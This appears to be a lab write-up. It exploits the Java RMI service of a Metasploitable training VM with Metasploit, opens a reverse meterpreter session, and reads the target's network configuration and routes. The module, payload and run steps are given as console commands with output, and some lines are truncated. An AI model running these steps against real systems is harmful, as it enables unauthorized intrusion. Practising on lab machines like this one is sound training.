
MSF6-METERPRETER ON PORT 1099 (JAVA_RMI)

Target: Metasploitable 192.168.11.112


Task:

- Get network configuration from target
- Get routing information from target



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfi
    link/ether 08:00:27:cb:94:c8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.90.255 scope global et
    inet6 fe80::a00:27ff:fecb:94c8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=7.12 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=1.20 ms
```

PTS: Kali 192.168.11.111



```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:
    inet 192.168.11.111/24 brd 192.168.11.255 scope
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe22:464f/64 scope link
       valid_lft forever preferred_lft forever
```

1) We need to start msf6 console with:
   msfconsole

Then we have to find (msf6 > search XXX) the right exploit to properly use the vulnerability, in this case we are using:


use .../java_rmi_server

We need to set every parameter that is required, we can get this info using:

Show options

and then, for ex, set the ip target using:


set RHOSTS 192.168.11.112



```
Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that th
   RHOSTS      192.168.11.112   yes       The target h
                                          etasploit
   RPORT       1099             yes       The target p
   SRVHOST     0.0.0.0          yes       The local ho
                                          cal machine
   SRVPORT     8080             yes       The local po
   SSL         false            no        Negotiate SS
   SSLCert                      no        Path to a cu
   URIPATH                      no        The URI to u
```

2) The exploit is ready but we need to set the meterpreter's right payload using the search command we can see on the screen every usable payload for this exploit.




```
 #   Name                                          Disclosure Date  Rank    Che
 -   ----                                          ---------------  ----    ---
 0   payload/generic/custom                                         normal  No
 1   payload/generic/shell_bind_tcp                                 normal  No
 2   payload/generic/shell_reverse_tcp                              normal  No
 3   payload/generic/ssh/interact                                   normal  No
 4   payload/java/jsp_shell_bind_tcp                                normal  No
 5   payload/java/jsp_shell_reverse_tcp                             normal  No
 6   payload/java/meterpreter/bind_tcp                              normal  No
 7   payload/java/meterpreter/reverse_http                          normal  No
 8   payload/java/meterpreter/reverse_https                         normal  No
 9   payload/java/meterpreter/reverse_tcp                           normal  No
 10  payload/java/shell/bind_tcp                                    normal  No
 11  payload/java/shell/reverse_tcp                                 normal  No
 12  payload/java/shell_reverse_tcp                                 normal  No
 13  payload/multi/meterpreter/reverse_http                         normal  No
erse HTTP Stager (Multiple Architectures)
 14  payload/multi/meterpreter/reverse_https                        normal  No
erse HTTPS Stager (Multiple Architectures)

sf6 exploit(multi/misc/java_rmi_server) > set 7
```

(*set payload payload/java/metrpreter/reverse_http*)

3) now we can *run* the exploit and use the meterpreter's console to complete the tasks

- for the first one, we can simply use *ifconfig* to check the network interfaces's configuration or *cat /etc/network/inferfaces* to display the configuration file




```
meterpreter > cat interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.90.255
gateway 192.168.11.1
```

- The command *route* can help us to find routing info



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask          Gateway  Met
    ------          -------          -------  ---
    127.0.0.1       255.0.0.0        0.0.0.0
    192.168.11.112  255.255.255.0    0.0.0.0


IPv6 network routes
===================

    Subnet                     Netmask  Gateway
    ------                     -------  -------
    ::1                        ::       ::
    fe80::a00:27ff:fecb:94c8   ::       ::
```